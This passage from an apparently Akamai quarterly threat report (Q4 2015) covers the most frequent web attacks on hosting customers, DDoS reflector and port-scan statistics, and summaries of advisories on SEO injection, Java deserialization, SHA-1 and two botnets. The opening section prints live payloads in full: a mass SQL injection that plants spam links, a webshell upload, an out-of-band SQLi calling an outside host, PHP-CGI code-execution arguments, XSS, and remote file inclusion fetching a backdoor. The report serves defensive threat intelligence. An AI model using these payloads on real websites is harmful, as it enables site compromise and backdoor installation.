- **Attack payload:** lang=kor);declare%20@b%20cursor;declare%20@s%20varchar(8000);declare%20@w%20varchar(99);set%20@b=cursor%20for%20select%20DB_NAME()%20union%20select%20name%20from%20sys.databases%20where%20(has_dbaccess(name)!=0)%20and%20name%20not%20in%20('master','tempdb','model','msdb',DB_NAME());open%20@b;fetch%20next%20from%20@b%20into%20@w;while%20@@FETCH_STATUS=0%20begin%20set%20@s='begin%20try%20use%20'%2B@w%2B';declare%20@c%20cursor;declare%20@d%20varchar(4000);set%20@c=cursor%20for%20select%20''update%20%5B''%2BTABLE_NAME%2B''%5D%20set%20%5B''%2BCOLUMN_NAME%2B''%5D=%5B''%2BCOLUMN_NAME%2B''%5D%2Bcase%20ABS(CHECKSUM(NewId()))%2510%20when%200%20then%20''''''''%2Bchar(60)%2B''div%20style=%22display:none%22''%2Bchar(62)%2B''spyware%20phone%20app%20''%2Bchar(60)%2B''a%20href=%22http:''%2Bchar(47)%2Bchar(47)%2B''www.<seodomain>.

```

com''%2Bchar(47)%2B''blog''%2Bchar(47)%2B''page'
'%2Bchar(47)%2B''tracking-software-for-android-
phone.aspx%22''%2Bchar(62)%2B''''''%2Bcase%20
ABS(CHECKSUM(NewId()))%253%20when%200%20then%20
''''link''''%20when%201%20then%20''''spyware%20for%20
android%20phones%20free''''%20else%20''''go''''%20end%20
%2B''''''%2Bchar(60)%2Bchar(47)%2B''a''%2Bchar(62)%2B''%20
android%20applications''%2Bchar(60)%2Bchar-
(47)%2B''div''%2Bchar(62)%2B''''''%20else%20''''''''%20
end''%20FROM%20sysindexes%20AS%20i%20INNER%20JOIN%20
sysobjects%20AS%20o%20ON%20i.id=o.id%20INNER%20JOIN%20
INFORMATION_SCHEMA.COLUMNS%20ON%20o.NAME=TABLE_NAME%20
WHERE(indid%20in%20(0,1))%20and%20DATA_TYPE%20like%20
''%25varchar''%20and(CHARACTER_MAXIMUM_LENGTH%20in%20
(2147483647,-1));open@c;fetch%20next%20from@c%20
into@d;while@@FETCH_STATUS=0%20begin%20exec%20
(@d);fetch%20next%20from@c%20into@d;end;close%20
@c%20end%20try%20begin%20catch%20end%20catch';exec%20
(@s);fetch%20next%20from@b%20into@w;end;close@b--

```

- **Attack description:** This SQLi attack is an example of an SEO attack campaign that attempts to inject bogus hidden hyperlinks into website content.

Akamai's Threat Research Team profiled this attack in a [threat advisory](#).⁷

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 9,930,196
- **Attack type:** Webshell upload attempt
- **Attack payload:** /administrator/components/com_civicrm/civicrm/packages/OpenFlashChart/php-ofc-library/ofc_upload_image.php?name=lobex21.php
- **Attack description:** This is an attempt to exploit the Open Web Charts File Upload vulnerability to upload a Webshell.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 9,113,023
- **Attack type:** SQLi
- **Attack payload:** categories=Administrative%2bSupport' || (select%20extractvalue(xmltype('<%3fxml%20version%3d"1.0"%20encoding%3d"UTF-8"%3f><!DOCTYPE%20root%20[%20<!ENTITY%20%25%20txhhv%20SYSTEM%2 "http%3a%2f%2f2ps6o1xb1pds7pgnxq253d9ev51wvwjo7svjib60.burpcollaborator.net%2f">%25txhhv%3b]>')%2c'%2f')%20from%20dual) || '
- **Attack description:** This SQLi payload is generated by the Portswigger Burp Proxy tool. It is an advanced feature that attempts to identify successful attacks by initiating outbound connections from the target server sent to a custom *Burp Collaborator*⁸ subdomain.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 8,008,791
- **Attack type:** CMDi
- **Attack payload:** /cgi-bin/php5.cgi?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
- **Attack description:** This was an exploit attempt for a PHP-CGI vulnerability. Here is the decoded query_string payload:


```
-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi force_redirect=0 -d cgi.redirect_status_env=0 -n
```

 Various PHP configuration settings could be manipulated by the attacker in order to decrease security and allow for code execution.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 7,704,451
- **Attack type:** XSS
- **Attack payload:** `_nkw=mao<video><source%20onerror%3d%22javascript:prompt(991972)%22>`
- **Attack description:** This XSS attack payload is not the normal alert popup technique and leveraged new HTML5 functionality that might not be included within blacklist filters.

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 7,380,880
- **Attack type:** RFI
- **Attack payload:** `src=http%3A%2F%2Fflickr.com.<maliciousdomain>.com%2Frox.php`
- **Attack description:** This RFI attack is attempting to download a PHP backdoor. The domain used the flickr.com subdomain, which is a remnant of the Timthumb Wordpress vulnerability. However, attackers are still using these domains for standard RFI attacks. More details of these attacks were covered within the [Q4 2014 State of the Internet / Security report](#).⁹

COMPANY TYPE: WEB HOSTING PROVIDER

- **Number of attacks:** 7,324,433
- **Attack type:** SQLi
- **Attack payload:** `Filtro=(select(0)from(select(sleep(4)))v)/*'%2b(select(0)from(select(sleep(4)))v)%2b'%22%2b(select(0)from(select(sleep(4)))v)%2b%22*/`
- **Attack description:** The attack attempts to do time-based blind SQLi using the sleep database function. If the response is delayed for four seconds, then the attack probe has succeeded.

The top three source ASNs were associated with a virtual private system (VPS) owned by a well-known cloud provider. For real-time ASN top attack source data, visit the [client IP reputation attack map](#).¹⁰



[SECTION]⁴ AKAMAI INTELLIGENT PLATFORM™ FIREWALL ACTIVITY

Q4 2015 marks the second time Akamai firewall data from the platform perimeter is being included in our security report. These datasets provide a broad look at attack activity at the global platform perimeter — with information on attack traffic coming from more than 200,000 sensors in more than 115 countries and across more than 1,400 networks. This samples the background radiation of the Internet as well as malicious traffic attacking our services.

At the platform perimeter, 2 pps per system are logged and analyzed, giving us a more accurate, broader look at affected hosts and attack tactics. This data creates a larger lens to examine the types of non-layer 7 attacks being attempted against Akamai customers.

This quarter, we included a new dataset containing scanner and probing activity against our infrastructure. Malicious actors use scanners and probing to perform reconnaissance on their targets before launching attacks.

Reflection attacks / For this section, we focused on UDP-reflected DDoS attacks, including SSDP, NTP, CHARGEN, Quote of the Day (QOTD), Sentinel and RPC. Figure 4-1 lists the services and associated port numbers of the reflectors we tracked.

By looking at the top reflection sources by ASN, we saw that the most heavily-abused network reflectors were in China and other Asian countries, as shown

in Figure 4-2. While most SSDP attacks tend to be from home connections, NTP, CHARGEN, and QOTD are generally from cloud hosting providers where those services run. We saw more repetitive use of the same NTP and CHARGEN reflectors and less reuse of individual SSDP reflectors.

Figure 4-3 shows the most prevalent areas for the SSDP, CHARGEN, NTP, and QOTD attack activity identified in Q4 2015. It was populated by logs identifying more than 525,850 reflectors. This was a 16% decrease from the 624,677 unique reflectors observed in Q3, with the biggest drop in unique SSDP reflectors. The map shows that the US, Europe, and several well-connected networks in Asia were most heavily abused as DDoS reflectors, mirroring major population centers.

Reflector Target Services and Port Numbers

Service	Port
QOTD	17
CHARGEN	19
RPC	111
NTP	123
SSDP	1900
Sentinel	5093

Figure 4-1: Service port numbers of tracked reflectors

Top 10 Reflection Sources by ASN, Q4 2015




Figure 4-2: Four of the top ASNs used in reflection attacks were based in Asia, four were based in the Americas and two were based in Europe

DDoS Reflector Heat Map, Q4 2015






Figure 4-3: The location of vulnerable devices used in reflection-based attacks during Q4 2015 was concentrated in the US, Asia and Europe

In a change from last quarter, we saw an increase in reflected NTP attacks to nearly match the count of unique SSDP reflectors. Figure 4-4 shows the percentage for each of the six reflector types analyzed within this platform. This correlated closely with our findings for DDoS attack vectors on the routed network. Overall, NTP reflection campaigns were the top vector for the first time, accounting for 41% of all attacks.

While NTP accounted for 41% of the reflection sources, a limited number of these responded in a manner that makes the monlist query a viable amplification source. The number of NTP reflectors that met that criteria was less than the total for CHARGEN. This means while the number of NTP hosts used in attacks increased, the overall attack volume did not increase significantly since there was little-to-no amplification occurring from many NTP hosts.

From Q3 to Q4 2015, CHARGEN had the largest increase in reflector traffic (67%), while SSDP was the only tracked service that decreased, as shown in Figure 4-5.



We observed an uptick in the number of individual reflected attacks but overall the average volume of each attack appeared lower than in Q3. Some of this may be due to reflectors being patched or blocked, and the decreased availability of NTP reflectors that could actually amplify traffic.


This quarter, we added RPC and Sentinel to the list of attacks we analyzed due to the amount of traffic we've seen. In Q4, RPC accounted for 5% of packets scanned and Sentinel accounted for 4%.

Scanning and probing activity /

The Akamai global firewall dataset also captures scanning and probing activity. Due to the design, several ports involved in service delivery were filtered from this dataset.

Telnet was the top scanned destination port by a wide margin, accounting for 24% of what was scanned. NetBIOS followed with 9% and MS-DS accounted for 7%. SSH accounted for 6% while SIP and HTTPS each accounted for 4%, and HTTP accounted for 3%. HTTP-ALT, RDP, and MSSQL each accounted for 2%, and the remaining 37% of scanning went to

Top Scanned Destination Ports, Q4 2015



#14 123 (NTP)
 #15 161 (SNMP)
 #23 1900 (SSDP)
 #26 19 (CHARGEN)
 #31 111 (RPC)
 #127 5093 (SENTINEL)

Figure 4-6: Telnet was the most scanned destination port in the final quarter of 2015, building on a trend we also witnessed in the previous quarters

other destination ports, as shown in Figure 4-6. These scanning targets indicate high concentrations of brute-force scanning across the Internet.

We also saw active scanning for reflectors to abuse in the top 50 destination ports, as shown in Figure 4-7. NTP, SNMP, and SSDP were within the top 25 ports.

Packet Count by Port Number

Port Number	Packet Count
23 (TELNET)	734,170,185
137 (NETBIOS)	268,096,570
445 (MS-DS)	206,450,419
22 (SSH)	172,298,036
5060 (SIP)	110,580,357
443 (HTTPS)	110,140,175
80 (HTTP)	104,939,173
8080 (HTTP-ALT)	74,125,443
3389 (RDP)	73,738,054
1433 (MSSQL)	66,762,043
Other	1,125,090,485

Figure 4-7: The top 10 ports scanned for abuse, and the associated packets per port

TELNET

Telnet is not a best practice protocol for remote administration. If telnet is enabled on a network, chances are other lapses in security can be found. With this knowledge at hand, attackers can attempt brute force attacks against telnet to attempt to discover login passwords. They may also perform further scans for vulnerable services within that network. Telnet communications are not encrypted, so a malicious user can potentially watch all interactions including logins and commands performed.

The top sources of scanning activity were ASN 4134 (CHINANET-BACKBONE) at 30% and ASN 4837 (CNCGROUP China 169 Backbone) at 20%. ASN 23650 (CHINANET Jiangsu province backbone) and ASN 29073 (Quasi Networks LTD..[ECATEL]) followed at 10% and 9%, respectively. ASN 3462 (HINET Data Communication Business Group) and ASN6939 (Hurricane Electric Inc.) followed with 6-7%, while 4-5% relied on other ASNs, as shown in Figure 4-8 and Figure 4-9.

For perspective on how much scanning was being done, the scanning security service known as *Project Sonar*¹¹ missed the top 10 ranking, coming in at number 11.

Top 10 Scanner Sources by ASN, Q4 2015




Figure 4-8: ASN 4134 and ASN 4837 accounted for half the scanning identified in Q4 2015

Packet Count by ASN

ASN	Packet Count
ASN 4134 (CHINANET-BACKBONE)	309,254,408
ASN 4837 (CNCGROUP China169 Backbone)	200,323,678
ASN 23650 (CHINANET Jiangsu province backbone)	105,134,878
ASN 29073 (Quasi Networks LTD.[ECATEL])	93,691,872
ASN 3462 (HINET Data Communication Business Group)	69,084,584
ASN 6939 (Hurricane Electric Inc.)	64,202,421
ASN 8972 (PlusServer AG)	50,305,811
ASN 1680 (013 NetVision Ltd.)	46,445,600
ASN 30083 (Hosting Solutions International Inc.)	45,401,061
ASN 4766 (Korea Telecom)	41,173,263

Figure 4-9: The highest packet counts for scanning activity were sourced on Chinese ASNs in Q4 2015



[SECTION]⁵ CLOUD SECURITY RESOURCES

Akamai released seven threat advisories and attack case studies in Q4 2015.

5.1 / *CONTINUED UPTICK IN SEO ATTACKS*¹² / Akamai's Threat Research Division has identified a sophisticated search engine optimization (SEO) campaign that uses SQL injections to attack targeted websites. Affected websites distribute hidden Hypertext Markup Language (HTML) links that dupe search engine bots and skew page rankings to the point where they're no longer accurate, as shown in Figure 5-1.

Over the course of a two-week period in Q3 2015, we analyzed data gathered from the *Akamai Intelligent Platform*^{TM13} and saw attacks on more than 3,800 websites and 348 unique IP addresses participating in the various campaigns. As part of the campaign, malicious HTML links for cheating stories were embedded in hundreds of web applications. The cheating stories links subsequently appeared on the first page of leading search engines, and Alexa rankings of the cheating stories application dramatically increased during a three-month span.

Search engines use specific algorithms to determine page rankings and indexing for sites on the web, and the number and reputation of links that redirect to the web application influence these rankings. The SEO attackers created a chain of external links pointing to stories of cheating and infidelity on the web to mimic normal web content and impact search engine algorithms.




Figure 5-1: Illustration of a malicious SEO attack campaign

5.2 / Java Deserialization CVE-2015-4852 on Akamai¹⁴ / In November, Akamai became aware that our platform was potentially affected by a Java deserialization vulnerability. Applications written in Java commonly use a call-in function from a widely deployed library to decode data passed between computers. The call is `java.io.ObjectInputStream.readObject` from Apache commons-collection.

An attacker could append arbitrary data to a base64-encoded serial data stream, which would then be deserialized when the data is read into a Java application. By appending malicious payloads to the stream, the attacker could execute arbitrary commands on a vulnerable server.

Working with information disclosed in January 2015 in a talk called *Marshalling Pickles*¹⁵, FoxGlove Security published *proofs of concept*¹⁶, that detailed the vulnerabilities of several web application technologies written in Java.

If your website is served by Akamai, direct access to management ports will be not be directly accepted, as the Akamai network only responds on ports 80 (HTTP), 443 (HTTPS), or 53 (DNS). This does not mean a website is protected if on the Akamai platform. The attack surface is reduced but not eliminated.

As further explained by the researcher, if a website or the middleware is written in Java and accepts serialized data in HTTP(S) requests, a web application may still be vulnerable.

All customers who depend on Java in any level of the architecture serving web traffic were advised that they must still audit each Java application for the vulnerability. For example, another popular Java server, Apache Tomcat, includes the commons-collections library by default, so all installations of Tomcat also need to be updated.

After the disclosure, the Apache Software Foundation *posted an update*¹⁷ for commons-collection and Tomcat, both projects that they manage. Oracle acknowledged that the vulnerability affects Apache Commons and Oracle WebLogic

Server, saying in a *bulletin*,¹⁸ “This is a remote code execution vulnerability and is remotely exploitable without authentication, i.e., may be exploited over a network without the need for a username and password.” The database giant released *a patch*¹⁹ to address the issue in its products.

The Kona Web Application Firewall does have the capability to decode base64-encoded data using one of its advanced transformation functions; however, this is not part of the default KRS ruleset. The best method to address this issue is to work with the Akamai Professional Services team to implement a virtual patch/custom rule that is targeted. In this scenario, the new rule(s) would only apply the base64 decoding function and inspection for attack keywords to exact locations where your application actually accepts serialized content.

In order to inspect the payload, the encoded stream must be decoded before analysis. Known good traffic must first be identified before a DENY rule is put in place. Known good traffic will be very customer and application specific. This class of traffic does not fit a predictable model for templating, as it is often customized application code.

5.3 / *Surviving the Switch from SHA-1 to SHA-2*²⁰ / In 2016, browser developers will continue the move to retire the SHA-1 cryptographic hash algorithm in favor of SHA-2. Browsers are beginning to show warnings or errors for HTTPS connections made to servers presenting certificate chains signed using SHA-1.

Companies including *Google*²¹, *Mozilla*²², *Microsoft*²³, and the *CAB/Browser Forum*²⁴ have released their own descriptions of how they’re managing the process.

Akamai has released details of the workflow to help customers manage the change process for their properties regardless of the signatory Certificate Authority (CA) on their certificate. Customers with certificates provisioned on the Secure Content Delivery Network (SCDN) have the flexibility to select when and how to replace their current SHA-1 based certificate with a SHA-2 based certificate.

The Internet needs to move to SHA-2 as soon as possible and the companies behind Chrome, Firefox, and Internet Explorer are pushing hard to make this happen. While Akamai will continue to support SHA-1 certificates into 2016, many browsers will not support them for much longer.

5.4 / Akamai's Fast DNS Infrastructure Battles XOR Botnet²⁵ / XOR²⁶, a Trojan malware attackers have been using to hijack Linux machines to include within a botnet for DDoS campaigns, was behind an Oct. 13 attack against a customer using Akamai's FastDNS infrastructure.

This attack campaign started with a DNS flood of 30 Mpps and escalated into a SYN Flood ramping up to 140 Gbps with over 75 Mpps in total. All attack signatures match with the recently investigated XOR.DDoS Botnet.

Between Oct. 13 and 23, the attack was constantly switching on and off. The attack hit multiple destination hosts at the same time.

In the course of the investigation, the SIRT worked with Akamai's FastDNS team, which noticed considerable attack traffic. It's possible the adversary was employing a multi-vendor DDoS approach and that all of the DNS traffic we saw was attributable to XOR. That said, we are reasonably certain that XOR was behind all the SYN flood activity.

DDoS developers continue to evolve their tools, which will likely result in a more diverse selection of DDoS attack types included in future versions of the malware. XOR DDoS malware is part of a wider trend of which companies must be aware: Attackers are targeting poorly configured and unmaintained Linux systems for use in botnets and DDoS campaigns.

5.5 / *The Torte Botnet: A SpamBot Investigation*²⁷ / In October, Akamai released a white paper about a spambot investigation examining how attackers are using a multi-layered, decentralized, and widely distributed botnet to launch coordinated brute-force spamming campaigns. Researchers named it the Torte botnet because its structure resembles a multi-layered cake.

The botnet is fairly large and uses both elf binary and PHP-based infections. The portions that could be mapped accounted for more than 83,000 unique infections across two of the four infection layers. While binary infections only target Linux, other PHP-based infections were found running on all major server operating systems — Windows, Linux, OS X, Unix, SunOS, and variants of BSD.

The initial payload used an obfuscation technique that was trivial to reverse. The core process involved building a string of every character used by the script and then building the script using the key string indexes.

